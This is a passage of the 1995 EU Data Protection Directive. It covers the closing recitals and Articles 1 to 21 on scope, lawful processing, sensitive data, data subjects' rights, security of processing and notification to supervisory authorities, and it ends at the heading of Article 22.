Whereas the activities referred to in Titles V and VI of the Treaty on European Union regarding public safety, defence, State security or the activities of the State in the area of criminal law fall outside the scope of Community law, without prejudice to the obligations incumbent upon Member States under Article 56(2), Article 57 or Article 100a of the Treaty establishing the European Community; whereas the processing of personal data that is necessary to safeguard the economic well-being of the State does not fall within the scope of this Directive where such processing relates to State security matters;

Whereas, given the importance of the developments under way, in the framework of the information society, of the techniques used to capture, transmit, manipulate, record, store or communicate sound and image data relating to natural persons, this Directive should be applicable to processing involving such data;

Whereas the processing of such data is covered by this Directive only if it is automated or if the data processed are contained or are intended to be contained in a filing system structured according to specific criteria relating to individuals, so as to permit easy access to the personal data in question;

Whereas the processing of sound and image data, such as in cases of video surveillance, does not come within the scope of this Directive if it is carried out for the purposes of public security, defence, national security or in the course of State activities relating to the area of criminal law or of other activities which do not come within the scope of Community law;

Whereas as far as the processing of sound and image data carried out for purposes of journalism or the purposes of literary or artistic expression is concerned, in particular in the audiovisual field, the principles of the Directive are to apply in a restricted manner according to the provisions laid down in Article 9,

Whereas, in order to ensure that individuals are not deprived of the protection to which they are entitled under this Directive, any processing of personal data in the Community must be carried out in accordance with the law of one of the Member States; whereas, in this connection, processing carried out under the responsibility of a controller who is established in a Member State should be governed by the law of that State;

Whereas establishment on the territory of a Member State implies the effective and real exercise of activity through the means of a stable set-up; whereas the legal form of such an establishment, whether a simple branch or a subsidiary with a legal personality, is not the determinate factor in this respect; whereas, when a single controller is established on the territory of several Member States, particularly by means of a subsidiary, he must ensure, in order to avoid any circumvention of national rules, that each of the establishments fulfils the obligations imposed by the national law applicable to its activities;

Whereas the fact that processing is carried out by a person established in a third country must not stand in the way of the protection of individuals provided for in this Directive; whereas, in these cases, the processing should be governed by the law of the Member State in which the means used are located, and there should be guarantees to ensure that the rights and obligations provided for in this Directive are respected in practice;

Whereas this Directive is without prejudice to the rules of territoriality applicable in criminal matters;

Whereas Member States shall more precisely define in the laws they enact or when bringing into force the measures taken under this Directive, the general circumstances in which processing is lawful; whereas in particular Article 5, in conjunction with Articles 7 and 8, allows Member States, independently of general rules, to provide for special processing conditions for specific sectors and for the various categories of data covered by Article 8;

Whereas Member States are empowered to ensure the implementation of the protection of individuals both by means of a general law on the protection of individuals against the processing of personal data and by sectorial laws such as those relating, for example, to Institutes for Statistics;

Whereas the legislation concerning the protection of legal persons with regard to the processing of data which concern them is not affected by this Directive;

Whereas the principles of protection must be reflected, on the one hand, in the obligations imposed on persons, public authorities, enterprises, agencies or other bodies responsible for processing, in particular regarding data quality, technical security, notification to the supervisory authority, and the circumstances under which processing can be carried out, and, on the other hand, in the rights conferred on individuals, the data on whom are the subject of processing, to be informed that processing is taking place, to consult the data, to request corrections and even to object to processing in certain circumstances;

Whereas the principles of protection must apply to any information concerning an identified or identifiable person; whereas, to determine whether a person is identifiable, account should be taken of all the means likely reasonably to be used either by the controller or by any other person to identify the said person; whereas the principles of protection shall not apply to data rendered anonymous in such a way that the data subject is no longer identifiable; whereas codes of conduct within the meaning of Article 27 may be a useful instrument in providing guidance as to the way in which data may be rendered anonymous and retained in a form in which identification of the data subject is no longer possible;

Whereas the protection of individuals must apply as much to automatic processing of data as to manual processing; whereas the scope of this protection must not in effect depend on the techniques used, otherwise this would create a serious risk of circumvention; whereas, nonetheless, as regards manual processing, this Directive covers only filing systems, not according to specific criteria relating to individuals allowing easy access to the personal data; whereas, in line with the definition in Article 2(c) the

different criteria for determining the constituents of a structured set of personal data, and the different criteria governing access to such a set, can be laid down by each Member State; whereas files or sets of files as well as their cover pages, which are not structured according to specific criteria, shall under no circumstances fall within the scope of this Directive;

Whereas any processing of personal data must be lawful and fair to the individual concerned; whereas, in particular, the data must be adequate, relevant and not excessive in relation to the purposes for which they are processed; whereas such purposes must be explicit and legitimate and must be determined at the time of collection of the data; whereas the purposes of processing further to collection shall not be incompatible with the purposes as they were originally specified;

Whereas the further processing of personal data for historical, statistical, or scientific purposes is not generally to be considered incompatible with the purposes for which the data have previously been collected provided that Member States furnish suitable guarantees; whereas these guarantees must in particular rule out the use of data for taking measures or decisions regarding any particular individual;

Whereas, in order to be lawful, the processing of personal data must in addition be carried out with the consent of the data subject or be necessary with a view to the conclusion or performance of a contract binding on the data subject, or be required by law, by the performance of a task in the public interest or in the exercise of official authority, or by the interest of a natural or legal person provided that the interests or the rights and freedoms of the data subject are not overriding; whereas, in particular, in order to maintain a balance between the interests involved while guaranteeing effective competition, Member States remain free to determine the circumstances in which personal data may be used or disclosed to a third party in the context of the legitimate ordinary business activities of companies and other bodies; whereas Member States may similarly specify the conditions under which personal data may be disclosed to a third party for the purposes of marketing whether carried out commercially or by a charitable organization or by any other association or foundation, of a political nature for example, subject to the provisions allowing a data subject to object to the processing of data regarding him, at no cost and without having to state his reasons;

Whereas the processing of personal data must equally be regarded as lawful where it is carried out in order to protect an interest which is essential for the data subject's life;

Whereas it is for national legislation to determine whether the controller performing a task carried out in the public interest or in the exercise of official authority should be a public administration or another national or legal person governed by public law or by private law or such as a professional association;

Whereas data which are capable by their nature of infringing fundamental freedoms or privacy should not be processed unless the data subject gives his explicit consent; whereas, however, derogation from this prohibition must be explicitly provided for in respect of specific needs, in particular where the processing of these data is carried out for certain health-related purposes by individuals subject to a legal obligation of

professional secrecy or in the course of legitimate activities by certain associations or foundations the purpose of which is to permit the exercise of fundamental freedoms;

Whereas Member States must also be authorized, when justified by grounds of important public interest, to derogate from the prohibition on processing sensitive categories of data where important reasons of public interest so justify in areas such as public health and social protection, especially as regards the assurance of quality and cost-effectiveness, and as regards the procedures used for settling claims for benefits and services in the health insurance system, scientific research and government statistics; whereas it is incumbent on them, however, to provide specific and suitable safeguards so as to protect the fundamental rights and the privacy of individuals;

Whereas, moreover, the processing of personal data by official authorities for achieving aims, laid down in constitutional law or international public law, of officially recognized religious associations is carried out on important grounds of public interest;

Whereas where, in the course of electoral activities, the operation of the democratic system requires in certain Member States that political parties compile data on people's political opinions, the processing of such data can be permitted for reasons of important public interest, provided that appropriate safeguards are established;

Whereas the processing of personal data for purposes of journalism or for purposes of literary or artistic expression, in particular in the audiovisual field, should qualify for exemption from the requirements of certain provisions of this Directive insofar as this is necessary to reconcile the fundamental rights of individuals with freedom of information and notably the right to receive and impart information, as guaranteed in particular in Article 10 of the European Convention for the Protection of Human Rights and Fundamental Freedoms; whereas Member States should therefore lay down exemptions and derogations necessary for the purposes of balance between fundamental rights as regards general measures on the legitimacy of data processing, measures on the transfer of data to third countries and the powers of supervisory authority; whereas this should not, however, lead Member States to lay down exemptions from the measures to ensure security of processing; whereas the supervisory authority responsible for this sector should also be provided at least with certain ex-post powers, e.g. to publish a regular report or to refer matters to the judicial authorities;

Whereas, if the processing of data is to be fair, the data subject must be in a position to learn of the existence of a processing operation and, where data are collected from him, must be given accurate and full information, bearing in mind the circumstances of the collection;

Whereas certain processing operations involve data which the controller has not collected directly from the data subject; whereas, furthermore, data can be legitimately disclosed to a third party, even if the disclosure was not anticipated at the time the data were collected from the data subject; whereas, in all these cases, the data subject should be informed when the data are recorded or at the latest when the data are first disclosed to a third party;

Whereas, however, it is not necessary to impose this obligation if the data subject already knows the information; whereas, moreover, this obligation is not provided for if the recording or disclosure are expressly provided for by law or if the provision of information proves impossible or involved disproportionate efforts, which could be the case where processing is for historical, statistical or scientific purposes; whereas, in this regard, the number of data subjects, the age of the data, and any compensatory measures adopted may be taken into consideration;

Whereas any person must be able to exercise the right of access to data relating to him which are being processed, in order to verify in particular the accuracy of the data and the lawfulness of the processing; whereas, for the same reasons, every data subject must also have the right to know the logic involved in the automatic processing of data concerning him, at least in the case of the automated decisions referred to in Article 15(1); whereas this right must not be adversely affect business confidentiality or intellectual property and in particular the copyright protecting the software; whereas these considerations must not, however, result in the data subject being refused all information;

Whereas Member States may, in the interest of the data subject or so as to protect the rights and freedoms of others, restrict rights of access and information; whereas they may, for example, specify that access to medical data may be obtained only through a health professional;

Whereas restrictions on the rights of access and information and on certain obligations of the controller may similarly be imposed by Member States insofar as they are necessary to safeguard, for example, national security, defence, public safety, or important economic or financial interests of a Member State or the Union, as well as criminal investigations and prosecutions and action in respect of breaches of ethics in the regulated professions; whereas the list of exceptions and limitations should include the tasks of monitoring, inspection or regulation necessary in three last-mentioned areas concerning public security, economic or financial interests and crime prevention; whereas the listing of tasks in these three areas does not affect the legitimacy of exceptions or restrictions for reasons of State security or defence;

Whereas Member States may also be led, by virtue of the provisions of Community law, to derogate from the provisions of this Directive concerning the right of access, the obligation to inform individuals and the quality of data, in order to safeguard certain purposes among those referred to above;

Whereas, in cases of processing lawfully data pursued on grounds of public interest, official authority or the legitimate interests of a natural or legal person, any data subject should nevertheless be entitled, on legitimate and compelling grounds relating to his particular situation, to object to the processing of any data relating to himself; whereas Member States nevertheless have the possibility of laying down national provisions to the contrary;

Whereas the protection of the rights and freedoms of data subjects with regard to the processing of personal data requires that appropriate technical and organizational measures be taken, both at the time of the design of the processing system and at the time



of the processing itself, particularly in order to maintain security and thereby to prevent any unauthorized processing; whereas it is incumbent on the Member States to ensure that controllers comply with these measures; whereas these measures must ensure an appropriate level of security, taking into account the state of the technology and the cost of its use in view of the risks inherent in the processing and the nature of the data to be protected;

Whereas where a message containing personal data is transmitted by means of a telecommunications or electronic mail service, the sole purpose of which is the transmission of such messages, the controller in respect of the personal data contained in the message will normally be considered to be the person from whom the message originates, rather than the person offering the transmission services; whereas, nevertheless, those offering such services will normally be considered controllers in respect of the processing of the additional personal data necessary for the operation of the service;

Whereas the notification procedures are designed to ensure disclosure of the purposes and main features of any processing operation for the purpose of verification that the operation is in accordance with the national measures taken under this Directive;

Whereas, in order to avoid unsuitable administrative formalities, exemptions from the obligation to notify and simplification of the notification required may be provided for by Member States in cases where processing is unlikely to adversely affect the rights and freedoms of data subjects, provided that it is in accordance with a measure taken by a Member State specifying its limits; whereas in an equivalent way exemption or simplification can similarly be provided for by Member States where a person appointed by the controller ensures that the processing carried out is not likely adversely to affect the rights and freedoms of data subjects; whereas such an official, whether or not an employee of the controller, must be in a position to exercise his functions in complete independence;

Whereas exemption or simplification could be provided for in cases of processing operations whose sole purpose is the keeping of a register intended, according to national law, to provide information to the public and open to consultation by the public or by any person demonstrating a legitimate interest;

Whereas, nevertheless, simplification or exemption from the obligation to notify shall not release the controller from any of the other obligations resulting from this Directive;

Whereas, in this context, ex post facto verification by the competent authorities must be in general be considered a sufficient measure;

Whereas, however, certain processing operations are likely to pose specific risks to the rights and freedoms of data subjects by virtue of their nature, their scope or their purposes, such as the purpose of excluding individuals from a right, benefit or contract, or by virtue of the specific use of new technologies; whereas it is for Member States, if they so wish, to specify such risks in their legislation;

Whereas with regard to all the processing undertaken in society, the amount posing such specific risks should be very limited; whereas Member States must provide that the supervisory authority, or the data protection official in cooperation with the authority, check such processing prior to it being carried out; whereas following this prior check, the supervisory authority may, according to its national law, give an opinion or an authorization regarding the processing; whereas such checking may equally take place in the course of the preparation of a legislative measure adopted by the national parliament or on the basis of such a measure, defining the nature of the processing and specifying suitable safeguards;

Whereas, if the controller fails to respect the rights of data subjects, national legislation must provide for a judicial remedy; whereas any damage which a person may suffer as a result of unlawful processing must be compensated for by the controller, who may be exempted from liability if he proves that he is not responsible for the damage, in particular in cases where he reports an error on the part of the data subject or in a case of force majeure; whereas sanctions must be imposed on any person, whether governed by private or public law, who fails to comply with the national measures taken under this Directive;

Whereas cross-border flows of personal data are necessary to the expansion of international trade; whereas the protection of individuals guaranteed in the Community by this Directive does not stand in the way of transfers of personal data to third countries which ensure an adequate level of protection; whereas the adequacy of the level of protection afforded by a third country must be assessed in the light of all the circumstances surrounding the transfer operation or set of transfer operations;

Whereas, on the other hand, the transfer of personal data to a third country which does not ensure an adequate level of protection must be prohibited;

Whereas provision should be made for exemptions from this prohibition in certain circumstances where the data subject has given his consent, where the transfer is necessary in relation to a contract or a legal claim, where protection of an important public interest so requires, for example in cases of international transfers of data between tax or customs administrations or between services competent for social security matters, or where the transfer is made from a register established by law and intended for consultation by the public or persons having a legitimate interest; whereas in this case such a transfer should not involve the entirety of the data or entire categories of the data contained in the register and, when the register is intended for consultation by persons having a legitimate interest, the transfer should be made only at the request of the same persons or if the latter are the recipients;

Whereas particular measures may be taken to compensate for the lack of protection in a third country in cases where the person responsible for the processing offers appropriate assurances; whereas, moreover, provision must be made for procedures for negotiations between the Community and such third countries;

Whereas, in any event, transfers to third countries may only be effected in full compliance with the provisions adopted by the Member States pursuant to this Directive, and in particular Article 8 thereof;

Whereas Member States and the Commission, in their respective spheres of competence, must encourage the trade associations and other representative organizations concerned to draw up codes of conduct so far as to facilitate the application of this Directive, taking account of the specific characteristics of the processing carried out in certain sectors, and respecting the national provisions adopted for its implementation;

Whereas the establishment in Member States of supervisory authorities, exercising their functions with complete independence, is an essential component of the protection of individuals with regard to the processing of personal data;

Whereas such authorities must have the necessary means to perform their duties, including powers of investigation and intervention, particularly in cases of complaints from individuals, and powers to engage in legal proceedings; whereas such authorities must help to ensure transparency of processing in the Member States within those jurisdiction they fall;

Whereas the authorities in the different Member States will need to assist one another in performing their duties so as to ensure that the rules of protection are properly respected throughout the European Union;

Whereas, at Community level, a Working Party on the Protection of Individuals with regard to the Processing of Personal Data must be set up and be completely independent in the performance of its functions; whereas, having regard to its specific nature, it must advise the Commission and, in particular, contribute to the uniform application of the national rules adopted pursuant to this Directive;

Whereas, with regard to the transfer of data to third countries, the application of this Directive calls for the conferment of powers of implementation on the Commission and the establishment of a procedure in accordance with the procedures laid down in Council Decision 87/373/EEC(1)

Whereas the principles set out in this Directive regarding the protection of the rights and freedoms of individuals, notably their right to privacy, with regard to the processing of personal data may be supplemented or clarified, in particular as far as certain sectors are concerned, by specific rules based on those principles;

Whereas Member States should be allowed a period of not more than three years from the entry into force of the national measures transposing this Directive in which to apply such new national rules gradually to all processing operations already under way; whereas, in order to facilitate cost-efficient implementation, a further period expiring twelve years after the date on which this Directive is adopted will be allowed to Member States to ensure the conformity of existing manual filing systems with certain of the Directive's provisions; whereas data contained in such filing systems actively processed during this extended transition period should nevertheless be brought into conformity with these provisions at the time of such further active processing; Whereas an agreement on a

"modus vivendi" between the European Parliament, the Council and the Commission concerning the implementing measures for acts adopted in accordance with the procedure laid down in Article 189b of the EC Treaty was reached on 20 December 1994,

Whereas it is not necessary for the data subject to give his consent again so as to allow the controller to continue to process, after the national provisions taken pursuant to this Directive enter into force, any sensitive data necessary for the performance of a contract concluded on the basis of free and informed consent before the entry into force of these provisions;

Whereas this Directive does not stand in the way of a Member State's regulating marketing activities aimed at consumers residing in its territory insofar as such regulation does not concern the protection of individuals with regard to the processing of personal data;

Whereas the Directive allows the principle of public access to official documents to be taken into account when implementing the principles set out in this Directive,

HAVE ADOPTED THIS DIRECTIVE:

## **CHAPTER 1**

### **GENERAL PROVISIONS**

#### **Article 1**

##### **Object of the Directive**

1. In accordance with this Directive, Member States shall protect the fundamental rights and freedoms of natural persons, and in particular their right to privacy, with respect to the processing of personal data.
2. Member States shall neither restrict nor prohibit the free flow of personal data between Member States for reasons connected with the protection afforded under paragraph 1.

#### **Article 2 Definitions**

For the purposes of this Directive:

- (a) "personal data" shall mean any information relating to an identified or identifiable natural person ("data subject"); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity;
- (b) "processing of personal data" ("processing") shall mean any operation or set of operations which is performed upon personal data, whether or not by automatic means, such as collection, recording, organization, storage, adaptation or alteration, retrieval, consultation, use, disclosure by transmission, dissemination or otherwise making available, alignment or combination, blocking, erasure or destruction;

- (c) "personal data filing system" ("filing system") shall mean any structured set of personal data which are accessible according to specific criteria, whether centralized, decentralized or dispersed on a functional or geographical basis;
- (d) "controller" shall mean the natural or legal person, public authority, agency or any other body which alone or jointly with others determines the purposes and means of the processing of personal data. Where the purposes and means of processing are determined by national or Community laws or regulations, the controller or the specific criteria for his nomination may be designated by a national or Community law.
- (e) "processor" shall mean the natural or legal person, public authority, agency or any other body which processes personal data on behalf of the controller;
- (f) "third party" shall mean the natural or legal person, public authority, agency or any other body other than the data subject, the controller, the processor and the persons who, under the direct authority of the controller or the processor, are authorized to process the data;
- (g) "recipient" shall mean the natural or legal person, public authority, agency or any other body to whom data are disclosed, whether a third party or not; however, authorities which may receive data in the framework of a particular inquiry shall not be regarded as recipients;
- (h) "the data subject's consent" shall mean any freely given specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed.

### **Article 3 Scope**

1. This Directive shall apply to the processing of personal data wholly or partly by automatic means, and to the processing otherwise than by automatic means of personal data which form part of a filing system or are intended to form part of a filing system.
2. This Directive shall not apply to the processing of personal data:
  - in the course of an activity which falls outside the scope of community law, such as those provided for by Titles V and VI of the Treaty on European Union and in any case to processing operations concerning public security, defence, State security (including the economic well-being of the State when the processing operation is bound up with questions of State security) and the activities of the State in areas of criminal law;
  - by a natural person in the course of a purely personal or household activity.

### **Article 4 National law applicable**

1. Each Member State shall apply the national provisions it adopts pursuant to this Directive to the processing of personal data where:
  - (a) the processing is carried out in the context of the activities of an establishment of the controller on the territory of the Member State; when the same controller is established

on the territory of several Member States, he must take the necessary measures to ensure that each of these establishments complies with the obligations laid down by the national law applicable;

(b) the controller is not established on the Member State's territory, but in a place where its national law applies by virtue of international public law;

(c) the controller is not established on Community territory and, for purposes of processing personal data makes use of equipment, automated or otherwise, situated on the territory of said Member State, unless such equipment is used only for purposes of transit through the territory of the Community.

2. In the circumstances referred to in paragraph 1(c), the controller must designate a representative established in the territory of that Member State, without prejudice to legal actions which could be initiated against the controller himself.

## **CHAPTER II**

### **GENERAL RULES ON THE LAWFULNESS OF THE PROCESSING OF PERSONAL DATA**

#### **Article 5**

Member States shall, within the limits of the provisions of this Chapter, determine more precisely the conditions under which the processing of personal data is lawful.

#### **SECTION 1**

### **PRINCIPLES RELATING TO DATA QUALITY**

#### **Article 6**

1. Member States shall provide that personal data must be:

(a) processed fairly and lawfully;

(b) collected for specified, explicit and legitimate purposes and not further processed in a way incompatible with those purposes. Further processing of data for historical, statistical or scientific purposes shall not be considered as incompatible provided that Member States provide appropriate safeguards;

(c) adequate, relevant and not excessive in relation to the purposes for which they are collected and/or for which they are further processed;

(d) accurate and, where necessary, kept up to date; every reasonable step must be taken to ensure that data which are inaccurate or incomplete, having regard to the purposes for which they were collected or for which they are further processed, are erased or rectified;

(e) kept in a form which permits identification of data subjects for no longer than is necessary for the purposes for which the data were collected or for which they are further

processed. Member States shall lay down appropriate safeguards for personal data stored for longer periods for historical, statistical or scientific use.

2. It shall be for the controller to ensure that paragraph 1 is complied with.

## **SECTION II**

### **PRINCIPLES RELATING TO THE REASONS FOR MAKING DATA PROCESSING LEGITIMATE**

#### **Article 7**

Member States shall provide that personal data may be processed only if:

(a) the data subject has given his consent unambiguously;

or

(b) processing is necessary for the performance of a contract to which the data subject is party or in order to take steps at the request of the data subject entering into a contract.;

or

(c) processing is necessary for compliance with a legal obligation to which the controller is subject;

or

(d) processing is necessary in order to protect the vital interests of the data subject;

or

(e) processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller or in a third party to whom the data are disclosed;

or

(f) processing is necessary for the purposes of the legitimate interests pursued by the controller or by the third party or parties to whom the data are disclosed, except where such interests are overridden by the interests or fundamental rights and freedoms of the data subject which require protection under Article 1(1).

## **SECTION III**

### **SPECIAL CATEGORIES OF PROCESSING**

#### **Article 8 The processing of special categories of data**

1. Member States shall prohibit the processing of personal data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, trade-union membership, and the processing of data concerning health or sex life.

2. Paragraph 1 shall not apply where:

(a) the data subject has given his explicit consent to the processing of those data, except where the laws of the Member State provide that the prohibition referred to in paragraph 1 may not be waived by the data subject giving his consent.; or

(b) processing is necessary for the purposes of carrying out the obligations and specific rights of the controller in the field of employment law insofar as it is authorized by national law providing for adequate safeguards; or

(c) processing is necessary to protect the vital interests of the data subject or of another person where the data subject is physically or legally incapable of giving his consent; or

(d) processing is carried out in the course of its legitimate activities with appropriate guarantees by a foundation, association or any other non-profit-seeking body with a political, philosophical, religious or trade-union aim and on condition that the processing relates solely to the members of the body or to persons who have regular contact with it in connection with its purposes and that the data are not disclosed to a third party without the consent of the data subjects; or

(e) the processing relates to data which are manifestly made public by the data subject or is necessary for the establishment, exercise or defense of legal claims.

3. Paragraph 1 shall not apply where processing of the data is required for the purposes of preventive medicine, medical diagnosis, the provision of care or treatment or the management of health-care services, and where those data are processed by a health professional subject under national law or rules established by national competent bodies to the obligation of professional secrecy or by another person also subject to an equivalent obligation of secrecy.

4. Subject to the provision of suitable safeguards, Member States may lay down for reasons of important public interest, exemptions in addition to those laid down in paragraph 2 either by national law or by decision of the supervisory authority.

5. Processing of data relating to offences, criminal convictions or security measures may be carried out only under the control of official authority, or if suitable specific safeguards are provided under national law, subject to derogations which may be granted by the Member State under national provisions providing suitable specific safeguards. However, a complete register of criminal convictions may be kept only under the control of official authority.

Member States may provide that data relating to administrative sanctions or civil trials shall also be processed under the control of official authority.

6. Derogations from paragraph 1 provided for in paragraphs 4 and 5 shall be notified to the Commission.

7. Member States shall determine the conditions under which a national identification number or any other identifier of general application may be processed.



## **Article 9 Processing of personal data and freedom of expression**

Member States shall provide for exemptions or derogations from the provisions of this Chapter, Chapter IV and Chapter VI for the processing of personal data carried out solely for journalistic purposes or the purpose of artistic or literary expression only if they are necessary to reconcile the right to privacy with the rules governing freedom of expression.

### **Section IV**

## **INFORMATION TO BE GIVEN TO THE DATA SUBJECT**

### **Article 10 Information in cases of collection of data from the data subject**

Member States shall provide that the controller or his representative must provide a data subject from whom data relating to himself are collected with at least the following information, except where he already knows:

- (a) the identity of the controller and of his representative, if any,
  - (b) the purposes of the processing for which the data are intended,
  - (c) any further information such as
    - the recipients or categories of recipients of the data;
    - whether replies to the questions are obligatory or voluntary, as well as the possible consequences of the failure to reply;
    - the existence of the right of access to and the right to rectify the data concerning him
- insofar as they are necessary, having regard to the specific circumstances in which the data are collected, to guarantee fair processing in respect of the data subject.

### **Article 11 Information where the data have not been obtained from the data subject**

1. Where the data have not been obtained from the data subject, Member States shall provide that the controller or his representative must at the time of undertaking the recording of personal data or if a disclosure to a third party is envisaged, no later than the time when the data are first disclosed provide the data subject with at least the following information, except where he already knows:

- (a) the identity of the controller and of his representative, if any,
- (b) the purposes of the processing,
- (c) any further information such as
  - the categories of data concerned
  - the recipients or categories of recipients;

- the existence of the right of access to and the right to rectify the data concerning him insofar as they are necessary, having regard to the specific circumstances in which the data are processed, to guarantee fair processing in respect of the data subject.

2. Paragraph 1 shall not apply where, in particular for processing for statistical purposes or for the purposes of historical or scientific research, the provision of information proves impossible or involves a disproportionate effort or if recording or disclosure is expressly laid down by law. In these cases Member States shall provide appropriate safeguards.

## **SECTION V**

### **THE DATA SUBJECT'S RIGHT OF ACCESS TO DATA**

#### **Article 12 Right of access**

Member States shall guarantee for every data subject the right to obtain from the controller:

1. without constraint at reasonable intervals and without excessive delay or expense:

- confirmation as to whether or not data relating to him are processed and information at least as to the purposes of the processing, the categories of data concerned, and the recipients or categories of recipients to whom the data are disclosed;

- communication to him in an intelligible form of the data undergoing processing and of any available information as to their source;

- knowledge of the logic involved in any automatic processing of data concerning him at least in the case of the automated decisions referred to in Article 15(1);

2. as appropriate the rectification, erasure or blocking of data, the processing of which does not comply with the provisions of this Directive, in particular because of the incomplete or inaccurate nature of the data;

3. notification to third parties to whom the data have been disclosed of any rectification, erasure or blocking carried out in compliance with paragraph 2, unless this proves impossible or involves a disproportionate effort.

## **SECTION VI**

### **EXEMPTIONS AND RESTRICTIONS**

#### **Article 13 Exemptions and restrictions**

1. Member States may adopt legislative measures to restrict the scope of the obligations and rights provided for in Articles 6(1), 10, 11(1), 12 and 21 when such a restriction constitutes a necessary measure to safeguard:

(a) national security;

- (b) defence;
- (c) public security;
- (d) the prevention, investigation, detection and prosecution of criminal offences, or of breaches of ethics for regulated professions;
- (e) an important economic or financial interest of a Member State or of the European Union, including monetary, budgetary and taxation matters;
- (f) a monitoring, inspection or regulatory function connected, even occasionally, with the exercise of official authority in cases referred to in (c), (d) and (e);
- (g) the protection of the data subject or of the rights and freedoms of others.

2. Subject to adequate legal guarantees, in particular that the data are not used for taking measures or decisions regarding any particular individual data subject, Member States may restrict, by a legislative measure, the rights provided for in Article 12 when data are processed solely for purposes of scientific research or are kept in personal form for a period which does not exceed the period necessary for the sole purpose of creating statistics.

## **SECTION VII**

### **THE DATA SUBJECT'S RIGHT TO OBJECT**

#### **Article 14 The data subject's right to object**

Member States shall grant the data subject the right:

(a) at least in the cases referred to in Article 7(e) and (f), to object at any time on compelling legitimate grounds relating to his particular situation to the processing of data relating to him, save where otherwise provided by national legislation. Where there is a justified objection, the processing instigated by the controller may no longer involve those data;

(b) to object, on request and free of charge, to the processing of personal data relating to him which the controller anticipates being processed for the purposes of direct marketing;

or

to be informed before personal data are disclosed for the first time to third parties or used on their behalf for the purposes of direct marketing, and to be expressly offered the right to object free of charge to such disclosures or uses.

Member States shall take the necessary measures to ensure that data subjects are aware of the existence of the right referred to in the first subparagraph of (b).

#### **Article 15 Automated individual decisions**

1. Member States shall grant the right to every person not to be subject to a decision which produces legal effects concerning him or significantly affects him and which is based solely on automated processing of data intended to evaluate certain personal aspects relating to him, such as his performance at work, creditworthiness, reliability, conduct, etc.

2. Subject to the other Articles of this Directive, Member States shall provide that a person may be subjected to a decision of the kind referred to in paragraph 1 if that decision:

(a) is taken in the course of entering into or performance of a contract, provided the request by the data subject has been satisfied, or that there are suitable measures to safeguard his legitimate interests, such as arrangements allowing him to defend his point of view; or

(b) is authorized by a law which also lays down measures to safeguard the data subject's legitimate interests.

## **SECTION VIII**

### **CONFIDENTIALITY AND SECURITY OF PROCESSING**

#### **Article 16 Confidentiality of processing**

Any person acting under the authority of the controller or of the processor, including the processor himself, who has access to personal data must not process them except on instructions from the controller, unless he is required to do so by law.

#### **Article 17 Security of processing**

1. Member States shall provide that the controller must implement appropriate technical and organizational measures to protect personal data against accidental or unlawful destruction or accidental loss and against unauthorized alteration, disclosure or access, in particular where the processing involves the transmission of data over a network, and against all other unlawful forms of processing.

Having regard to the state of the art and the costs of their implementation, such measures shall ensure a level of security appropriate to the risks represented by the processing and the nature of the data to be protected.

2. The Member States shall provide that the controller must, where processing is carried out on his behalf, choose a processor who provides sufficient guarantees in respect of the technical security measures and organizational measures governing the processing to be carried out and must ensure compliance with those measures.

3. The carrying out of processing by way of a processor must be governed by a contract or legal act binding the processor to the controller and stipulating in particular that:

- the processor shall act only on instructions from the controller;

- the obligations set out in paragraph 1, as defined by the law of the Member State in which the processor is established; shall also be incumbent on the processor.

4. For the purposes of keeping proof, the parts of the contract or legal act relating to data protection and the requirements relating to the measures referred to in paragraph 1 shall be in writing or in another equivalent form.

## **SECTION IX**

### **NOTIFICATION**

#### **Article 18 Obligation to notify the supervisory authority**

1. Member States shall provide that the controller or his representative, if any, must notify the supervisory authority referred to in Article 28 before carrying out any wholly or partly automatic processing operation or set of such operations intended to serve a single purpose or several related purposes.

2. Member States may provide for the simplification of or exemption from notification only in the following cases and under the following conditions:

- where, for categories of processing operations which are unlikely, taking account of the data to be processed, to affect adversely the rights and freedoms of data subjects, they specify the purposes of the processing, the data or categories of data undergoing processing, the category or categories of data subject, the recipients or categories of recipient to whom the data are to be disclosed and the length of time the data are to be stored and/or

- where the controller appoints, in compliance with the national law which governs him, a data protection official, responsible in particular

= for ensuring in an independent manner the internal application of the national provisions taken pursuant to this Directive

= for keeping the register of processing operations carried out by the controller, containing the items of information referred to in Article 21(2),

thereby ensuring that the rights and freedoms of the data subjects are unlikely to be adversely affected by the processing operations.

3. Member States may provide that paragraph 1 does not apply to processing whose sole purpose is the keeping of a register, which according to laws or regulations is intended to provide information to the public and which is open to consultation either by the public in general or by any person demonstrating a legitimate interest.

4. Member States may provide for an exemption from the obligation to notify or a simplification of the notification in the case of processing operations referred to in Article 8(2)(d).

5. Member States may stipulate that certain or all non-automatic processing operations involving personal data shall be notified, or provide for these processing operations to be subject to a simplified notification.

#### **Article 19 Contents of notification**

1. Member States shall specify the information to be given in the notification. It shall include at least:

- (a) the name and address of the controller and of his representative, if any;
- (b) the purpose or purposes of the processing;
- (c) a description of the category or categories of data subject and of the data or categories of data relating to them;
- (d) the recipients or categories of recipient to whom the data might be disclosed;
- (e) proposed transfers of data to third countries;
- (f) a general description allowing a preliminary assessment to be made of the appropriateness of the measures taken pursuant to Article 17 to ensure security of processing.

2. Member States shall specify the procedures under which any change affecting the information referred to in paragraph 1 must be notified to the supervisory authority.

#### **Article 20 Prior checking**

1. Member States shall determine the processing operations likely to present specific risks for the rights and freedoms of data subjects and shall check that these processing operations are examined prior to the start thereof.

2. Such prior checks shall be carried out by the supervisory authority following receipt of a notification from the controller or by the data protection official, who in cases of doubt must consult the supervisory authority.

3. Member States may also carry out such checks in the context of preparation of a measure (?) decided on by the national parliament or based on such a decision, defining the nature of the processing operation and laying down appropriate safeguards.

#### **Article 21 Publicizing of processing operations**

1. Member States shall take measures to ensure that processing operations are publicized.

2. Member States shall provide that a register of processing operations notified in accordance with Article 18 shall be kept by the supervisory authority.

The register shall contain at least the information listed in Article 19(1)(a) to (e).

The register may be inspected by any person.

3. Member States shall provide, in relation to processing operations not subject to notification, that controllers or another body appointed by the Member States make available at least the information referred to in Article 19(1)(a) to (e) in an appropriate fashion to any person on request.

Member States may provide that this provision does not apply to processing whose sole purpose is the keeping of a register, which according to laws or regulations is intended to provide information to the public and which is open to consultation either by the public in general or by any person who can provide proof of a legitimate interest.

## **CHAPTER III**

### **JUDICIAL REMEDIES, LIABILITY AND PENALTIES**

#### **Article 22 Remedies**

